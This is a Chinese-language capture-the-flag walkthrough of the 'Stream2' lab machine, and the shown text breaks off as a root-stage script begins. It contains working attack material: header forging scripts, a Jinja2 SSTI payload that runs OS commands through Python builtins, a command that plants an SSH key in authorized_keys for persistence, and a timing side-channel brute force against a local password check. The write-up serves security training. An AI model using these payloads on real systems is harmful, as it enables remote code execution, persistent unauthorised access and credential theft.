


Stream2_Yolo_wp

information collect

端口扫描

端口存活：22、8080



```
<yolo> ~/timus/stream
} rustscan -a 192.168.1.154


[0] H { } H { } H { } / _ _ / { \ | | |
[1] . \ { } | . - } } | | . - } } \ _ / \ \ | | |
The Modern Day Port Scanner.

-----
: http://discord.skerritt.blog
: https://github.com/RustScan/RustScan :
-----

Port scanning: Making networking exciting since... whenever.


[~] The config file is expected to be at "/home/yolo/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch_size '-b 10140'.
Open 192.168.1.154:22
Open 192.168.1.154:8080
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-05 23:48 CST
Initiating Ping Scan at 23:48
Scanning 192.168.1.154 [2 ports]
Completed Ping Scan at 23:48, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:48
Completed Parallel DNS resolution of 1 host. at 23:48, 0.25s elapsed
DNS resolution of 1 IPs took 0.25s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 23:48
Scanning 192.168.1.154 [2 ports]
Discovered open port 8080/tcp on 192.168.1.154
Discovered open port 22/tcp on 192.168.1.154
```

8080



flask应用，很容易联想到Werkzeug的/console控制台(前提：debug=true)

进行路径扫描，没有获取到信息，回到网页，观察到出题人给了两个hint



看上去，一个是路由，另一个是某个参数的键值

访问路由/stream

```
← → ↻ 不安全 http://192.168.1.154:8080/stream
刷题网站 myproxy online_tools relax study ai src挖洞 GitHub Yolo Blog Yolo's Docs CLI Proxy API Man...
data: [*] Checking request headers...
data: [*] Verifying signature...
data: [!] Access denied.
data: [*] Connection closed.
```

这里已经有提示信息了，那个 `StreamClient` 应该在请求头

请求头常规类型不算太多，在尝试过程中，我看了下响应头，就明白这里的 `StreamClient` 应该是 `User-Agent` 的键值

▼ 响应头 (245 字节) 原始

?

 Connection: close

?

 Content-Type: text/event-stream; charset=utf-8

?

 Date: Sun, 05 Jul 2026 16:04:58 GMT

?

 Server: Werkzeug/3.1.8 Python/3.14.5

?

 Transfer-Encoding: chunked

X-Auth-Required: StreamClient

X-Auth-Type: User-Agent

当我提交上去后，这里挑战似乎没有成功，然后在响应头中有新的hint信息

data: [*] Checking request headers...
data: [*] Verifying signature...
data: [!] Access denied.
data: [*] Connection closed.

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 Max HackBar HackBar Cookie-Editor

过滤 URL 所有 HTML CSS JS XHR 字体 图像 媒体 WS 其他 禁用缓存 不节流

状态	方法	域名	文件	发起者	类型	传输	大小
200	GET	192.168.1.154:8080	stream	11 (document)	eventsouce		403 字节
200	GET	192.168.1.154:8080	favicon.ico	img	html	已缓存	207 字节

GET http://192.168.1.154:8080/stream

状态 200 OK
版本 HTTP/1.1
传输 403 字节 (大小 129 字节)
Referer 策略 strict-origin-when-cross-origin
请求优先级 Highest
DNS 解析 系统

▼ 响应头 (274 字节) 原始

?

 Connection: close

?

 Content-Type: text/event-stream; charset=utf-8

?

 Date: Sun, 05 Jul 2026 16:06:46 GMT

?

 Server: Werkzeug/3.1.8 Python/3.14.5

?

 Transfer-Encoding: chunked

X-Error: Missing X-Token or X-Sign

X-Order-Hint: X-Token must appear before X-Sign

▼ 请求头 (374 字节) 原始

?

 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

?

 Accept-Encoding: gzip, deflate

?

 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5

?

 Connection: keep-alive

?

 Host: 192.168.1.154:8080

?

 Priority: u=0.1

?

 Referer: http://192.168.1.154:8080/stream

?

 Upgrade-Insecure-Requests: 1

?


 User-Agent: StreamClient

2 个请求 已传输 336 字节 / 403 字节 完成: 1.22 秒 DOMContentLoaded: 1.21 秒 load: 1.22 秒

观察了下，不管是 `x-Token` 还是 `x-Sign`，都很像Header里的键，我是拿 `x-Forward-For` 类比的

然后按照这里的顺序提示，我需要先写 `x-Token`，后写 `x-Sign`

不晓得对应的键值是什么，问题不大，我全拿123456占位了，说不定响应头能提供新的提示？



▼ 响应头 (263 字节) 原始 ☐

- Connection: close
- Content-Type: text/event-stream; charset=utf-8
- Date: Sun, 05 Jul 2026 16:10:26 GMT
- Server: Werkzeug/3.1.8 Python/3.14.5
- Transfer-Encoding: chunked
- X-Error: Invalid token format
- X-Format-Hint: base64(username:timestamp)

▼ 请求头 (407 字节) 原始 ☐

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Encoding: gzip, deflate
- Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
- Connection: keep-alive
- Host: 192.168.1.154:8080
- Priority: u=0, i
- Referer: http://192.168.1.154:8080/stream
- Upgrade-Insecure-Requests: 1
- User-Agent: StreamClient
- X-Sign: 123456
- X-Token: 123456

看上去，是X-Token有问题，它的值应该是 `username:timestamp` 的base64编码

时间戳也许是我生成token时的Unix时间，就是响应头里的Date，这里我选择写个小脚本计算并发包(Unix的量级有点小，我害怕手动改数据发包会导致校验失败)

```
import base64
import time

import requests

url = "http://192.168.1.154:8080/stream"
ts = int(time.time())
```

```

username = "StreamClient" # 我也不知道username是啥，但是感觉User-Agent
这个有点贴近
raw = f"{username}:{ts}"
token = base64.b64encode(raw.encode()).decode()

headers = {
    "User-Agent": username,
    "X-Token": token,
    "X-Sign": "13465",
}

resp = requests.get(url, headers=headers, stream=True)
for line in resp.iter_lines():
    print(line)
print(resp.headers)

```

```

exp.py
1 import base64
2 import time
3
4 import requests
5
6 url = "http://192.168.1.1"
7 ts = int(time.time())
8 username = "StreamClient"
9 raw = f"{username}:{ts}"
10 token = base64.b64encode(
11
12 headers = {
13     "User-Agent": username,
14     "X-Token": token,
15     "X-Sign": "13465",
16 }
17 resp = requests.get(url,
18 for line in resp.iter_lines():
19     print(line)
20 print(resp.headers)
21
Windows PowerShell
> python exp.py
<generator object Response.iter_lines at 0x775077ec9940>
D:\Downloads\Stream2.ova py | 3.13.12 00:28
<yolo> /mnt/c/Users/24062/Downloads/Stream2.ova
> python exp.py
b'data: [*] Checking request headers...'
b''
b'data: [*] Verifying signature...'
b''
b'data: [!] Access denied.'
b''
b'data: [*] Connection closed.'
b''
<yolo> /mnt/c/Users/24062/Downloads/Stream2.ova
> python exp.py
b'data: [*] Checking request headers...'
b''
b'data: [*] Verifying signature...'
b''
b'data: [!] Access denied.'
b''
b'data: [*] Connection closed.'
b''
{'Server': 'Werkzeug/3.1.8 Python/3.14.5', 'Date': 'Sun, 05 Jul 2026 16:29:29 GMT', 'Content-Type': 'text/event-stream; charset=utf-8', 'X-Error': 'Invalid signature', 'X-Sign-Hint': 'SHA256(X-Token + timestamp)[:12]', 'Transfer-Encoding': 'chunked', 'Connection': 'close'}

```

X-Token检验通过，就剩下一个X-Sign了，根据hint，它的计算公式是： `SHA256(X-Token+timestamp)[:12]`

改动了好几版代码，这是最终版本的

```

import base64
import hashlib
import time


import requests

```

```

url = "http://192.168.1.154:8080/stream"
ts = int(time.time())
username = "StreamClient" # 我也不知道username是啥，但是感觉User-Agent
这个有点贴近
raw = f"{username}:{ts}"
token = base64.b64encode(raw.encode()).decode()
sign_raw = f"{raw}:{ts}" # 按照hint,这里的token应该是X-Token吧，但是提
交失败，我就尝试了raw，成功了
sign = hashlib.sha256(sign_raw.encode()).hexdigest()[:12]
headers = {
    "User-Agent": username,
    "X-Token": token,
    "X-Sign": sign,
}
resp = requests.get(url, headers=headers, stream=True)
for line in resp.iter_lines():
    print(line)
print(resp.headers)

```



```

<yolo> /mnt/c/Users/24062/Downloads/Stream2.ova
> python exp.py
b'data: [*] Headers verified OK.'
b''
b'data: [*] Session key established.'
b''
b'data: [KEY] tBJ3SBQk0aA='
b''
b'data: [*] Transmitting encrypted data...'
b''
b'data: [DATA] 3HcbJA==
b''
b'data: [DATA] 2z5XGw==
b''
b'data: [DATA] wGASKQ==
b''
b'data: [DATA] 2VEbIQ==
b''
b'data: [DATA] 0XwD'
b''
b'data: [*] Stream finished.'
b''
{'Server': 'Werkzeug/3.1.8 Python/3.14.5', 'Date': 'Sun, 05 Jul 2026 16:38:21 GMT', 'Content-Type': 'text/event-stream; charset=utf-8', 'Transfer-Encoding': 'chunked', 'Connection': 'close'}

```

感觉这里略微美中不足的地方是`sign`的公式中，不应该直接用`X-Token`，有点容易误导，也许直接写`Token_raw`，效果会好点

这个输出有点点奇怪，一个key，然后五个密文，它们都有点像base64编码（最后那个绝对不可能是十六进制，字符w就超了字符集）

简单编码加密里，感觉xor可以出现在这里，毕竟其它密文长度都太小了，不太可能是常见的分组密码

```
import base64

key_b64 = "tBJ3SBQk0aA="
key = base64.b64decode(key_b64)

data_b64_list = [
    "3HcbJA==",
    "2z5XGw==",
    "wGASKQ==",
    "2VEbIQ==",
    "0xwD"
]

def xor(data, key):
    return bytes([data[i] ^ key[i % len(key)] for i in
range(len(data))])

result = b""

for part in data_b64_list:
    enc = base64.b64decode(part)
    dec = xor(enc, key)
    result += dec

print(result.decode(errors="ignore"))
```

这是输出： `hello, StreamClient`

就没了？这里还需要结合flask框架分析，考察flask的时候，SSTI模板注入是常考的点

先回忆下当前我们做的所有操作中，哪些行为是可控的？不难找，就是那个username，它并不固定，这也能解释上面xor结果里出现我前面放置的User-agent的值，下面我用最带有标志性的语句进行测试：{{7*7}},正常来说，如果真的存在ssti注入，得到的结果一定是49

单纯改username即可，我顺手把解密xor部分也合并下，体验不错的一把梭脚本

```
import base64
```

```

import hashlib
import time

import requests
from pwn import *

def xor_decrypt(data: bytes, key: bytes) -> bytes:
    return bytes([data[i] ^ key[i % len(key)] for i in
range(len(data))])

def build_headers():
    ts = int(time.time())
    username = "{{
self.__init__.__globals__.__builtins__.__import__('os').popen('id')
.read() }}" # 可以执行任意命令的payload, 之前我使用{{7*7}}进行测试, 结果确
实是49

    raw = f"{username}:{ts}"
    token = base64.b64encode(raw.encode()).decode()

    sign_raw = f"{raw}:{ts}"
    sign = hashlib.sha256(sign_raw.encode()).hexdigest()[:12]

    headers = {
        "User-Agent": "StreamClient",
        "X-Token": token,
        "X-Sign": sign,
    }
    return headers

def parse_stream(resp):
    key = None
    enc_list = []

    for line in resp.iter_lines():
        if not line:
            continue

```



```

line = line.decode(errors="ignore")
log.info(f"recv: {line}")

# 提取 KEY
if "[KEY]" in line:
    key_b64 = line.split("[KEY]")[-1].strip()
    key = base64.b64decode(key_b64)
    log.success(f"key = {key}")

# 提取 DATA
elif "[DATA]" in line:
    data_b64 = line.split("[DATA]")[-1].strip()
    enc_list.append(base64.b64decode(data_b64))

# 结束
elif "Stream finished" in line:
    break

return key, enc_list

def main():
    url = "http://192.168.1.154:8080/stream"

    headers = build_headers()

    log.info("sending request...")
    resp = requests.get(url, headers=headers, stream=True)

    key, enc_list = parse_stream(resp)

    if not key:
        log.failure("no key found")
        return

    result = b""
    for chunk in enc_list:
        result += xor_decrypt(chunk, key)

```

```
log.success(f"result: {result.decode(errors='ignore')}")

if __name__ == "__main__":
    main()
```

我刚刚在里面内置了执行命令用的继承链：{{

`self.__init__.__globals__.__builtins__.__import__('os').popen('id').read()`}}

运行成功了，主要是出题人并没有设置jail，可以直接打

```
exp.py > def build_headers
28     from pwn import *
29
30
31     def xor_decrypt(data: bytes, key: bytes) -> bytes:
32         return bytes([data[i] ^ key[i % len(key)] for i in range(len(data))])
33
34
35     def build_headers():
36         ts = int(time.time())
37         username = "{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}"
38
39         raw = f"{username}:{ts}"
40         token = base64.b64encode(raw.encode()).decode()
41
42         sign_raw = f"{raw}:{ts}"
43         sign = hashlib.sha256(sign_raw.encode()).hexdigest()
44
45         headers = {
46             "User-Agent": "StreamClient",
47             "X-Token": token,
48             "X-Sign": sign,
49         }
50
51         return headers
52
53     def send_request(headers):
54         s.send(headers)
55
56     def receive_data():
57         data = s.recv(1024)
58         while data:
59             yield data
60             data = s.recv(1024)
61
62     def main():
63         headers = build_headers()
64         send_request(headers)
65         data = receive_data()
66         result = b""
67         for data in data:
68             result += data
69         log.success(f"result: {result.decode(errors='ignore')}")
70
71     if __name__ == "__main__":
72         main()
```

```
Windows PowerShell
[*] recv: data: [*] Stream finished.
[*] result: hello, 7777777

<yolo> /mnt/c/Users/24062/Downloads/Stream2.ova
> python exp.py
[*] sending request...
[*] recv: data: [*] Headers verified OK.
[*] recv: data: [*] Session key established.
[*] recv: data: [KEY] r7QVomRhWLg=
[*] key = b'\xaf\xb4\x15\xa2daX\xb8'
[*] recv: data: [*] Transmitting encrypted data...
[*] recv: data: [DATA] x9F5zg==
[*] recv: data: [DATA] wJg1lw==
[*] recv: data: [DATA] xtAokw==
[*] recv: data: [DATA] n4Qlig==
[*] recv: data: [DATA] w9p7zA==
[*] recv: data: [DATA] hpRyyw==
[*] recv: data: [DATA] y4kkkg==
[*] recv: data: [DATA] n4Q9zg==
[*] recv: data: [DATA] wdp7iw==
[*] recv: data: [DATA] j9NnzQ==
[*] recv: data: [DATA] 2sRmnw==
[*] recv: data: [DATA] noQlkg==
[*] recv: data: [DATA] h9h7zA==
[*] recv: data: [DATA] wZ0f
[*] recv: data: [*] Stream finished.
[*] result: hello, uid=1000(lnnn) gid=1000(lnnn) groups=1000(lnnn)
```

get shell

任意命令执行，我索性把ssh公钥写入，跳过反弹shell的稳固以及后续重连要重复ssti等操作

```
username = "{{
self.__init__.__globals__.__builtins__.__import__('os').popen('cd
~&& mkdir -p .ssh&& cd .ssh&& echo \"ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIAiu1bLnLuwgLW0HAdB3N4NlMQwtMqCETzRdT8KGY7V
s kali@kali\" > authorized_keys&& chmod 600
authorized_keys').read() }}"
```

```

(kali㉿kali)-[~]
$ ssh -i .ssh/id_ed25519 lnnn@192.168.1.154
root password is 32 characters
lnnn@Stream2:~$ id
uid=1000(lnnn) gid=1000(lnnn) groups=1000(lnnn)
lnnn@Stream2:~$ cat user.txt
flag{user-de95c47bbdc6b8dccd0fd0eb074b717a}
lnnn@Stream2:~$

```

登录的时候看到一句hint,说root的密码是32位字符，所以嘞？

to root

提权的时候，我几乎将所有可能的信息搜集完了，没有找到合适的用来提权的方案，但是，我在/opt下看到一个有意思的文件

```

lnnn@Stream2:~$ ls -la /opt
total 12
drwxr-xr-x  3 root    root    4096 Jun 14 00:14 .
drwxr-xr-x 21 root    root    4096 Jul  5 23:34 ..
drwxr-xr-x  2 root    root    4096 Jul  5 23:08 server
lnnn@Stream2:~$ ls -laR /opt
/opt:
total 12
drwxr-xr-x  3 root    root    4096 Jun 14 00:14 .
drwxr-xr-x 21 root    root    4096 Jul  5 23:34 ..
drwxr-xr-x  2 root    root    4096 Jul  5 23:08 server
/opt/server:
total 20
drwxr-xr-x  2 root    root    4096 Jul  5 23:08 .
drwxr-xr-x  3 root    root    4096 Jun 14 00:14 ..
-rw-r--r--  1 lnnn    lnnn    6958 Jul  5 23:33 app.py
-rw-----  1 root    root     877 Jun 27 23:02 app2.py
lnnn@Stream2:~$

```

这里的app.py就是本靶机的入口，就不再做分析了，倒是这里的app2.py有点特殊，它完全属于root,我读不了，结合这个文件名，我感觉它应该也是某种http服务文件吧，当时爆破端口的时候，就找到两个外部能通的，那么这个app2.py大概率就只监听本地了

使用 `ss -tuln`，效果不错

```
lnnn@Stream2:~$ ss -tuln
Netid      State      Recv-Q    Send-Q    Local Address:Port    Peer Address:Port
tcp        LISTEN     0          128       0.0.0.0:8080          0.0.0.0:*
tcp        LISTEN     0          128       127.0.0.1:5000        0.0.0.0:*
tcp        LISTEN     0          128       0.0.0.0:22            0.0.0.0:*
tcp        LISTEN     0          128       [::]:22                [::]:*
lnnn@Stream2:~$
```

这个app2.py十有八九就监听的本地5000端口，尝试连接交互

这里说的还挺直白，它只接收post请求，参数为key，成功会返回200，失败就是401

```
lnnn@Stream2:~$ curl http://127.0.0.1:5000
{"method":"POST","params":{"key":"string (required)"}, "response":{"200":"success","401":"fail"}}
lnnn@Stream2:~$
```

再结合刚连接lnnn的时候，说root的密码长度为32位，这里同样检测key的值，我怀疑这里的key就是root的密码，然后我一共要爆破32轮字符，停止边界就是32位

有测通信道的味道

我们需要先找到32位密码以内的成功或失败条件，通常会以时间为标志，结合ai一起做了好多统计分析，发现一点，如果某一位是正确的，real就会变大(噪声好大，有的时候得多次请求)

```
lnnn@Stream2:~$ time curl -X POST -d "key=2" http://127.0.0.1:5000
fail
real    0m0.030s
user    0m0.004s
sys     0m0.004s
lnnn@Stream2:~$ time curl -X POST -d "key=3" http://127.0.0.1:5000
fail
real    0m0.006s
user    0m0.000s
sys     0m0.003s
lnnn@Stream2:~$ time curl -X POST -d "key=4" http://127.0.0.1:5000
fail
real    0m0.007s
user    0m0.000s
sys     0m0.003s
lnnn@Stream2:~$ time curl -X POST -d "key=5" http://127.0.0.1:5000
fail
real    0m0.014s
user    0m0.004s
sys     0m0.003s
lnnn@Stream2:~$
```

总结下，如果某一位是对的，它的时间是相对其它结果来说会偏大,这不难理解，第i位是对的，但第i+1位是错的，那么第i+1乘上某个固定系数可以控制时长稳定提升

那么我爆破的时候，每次选最大的那个选项，至于最后一个字符的话，不用进行测试通信，直接看状态码是否是200即可

```
import urllib.request
import urllib.parse
import urllib.error
import time
import statistics

URL = "http://127.0.0.1:5000/"
KEY_LEN = 32
CHARSET = "0123456789abcdef"

# -----
# 发请求 + 计时
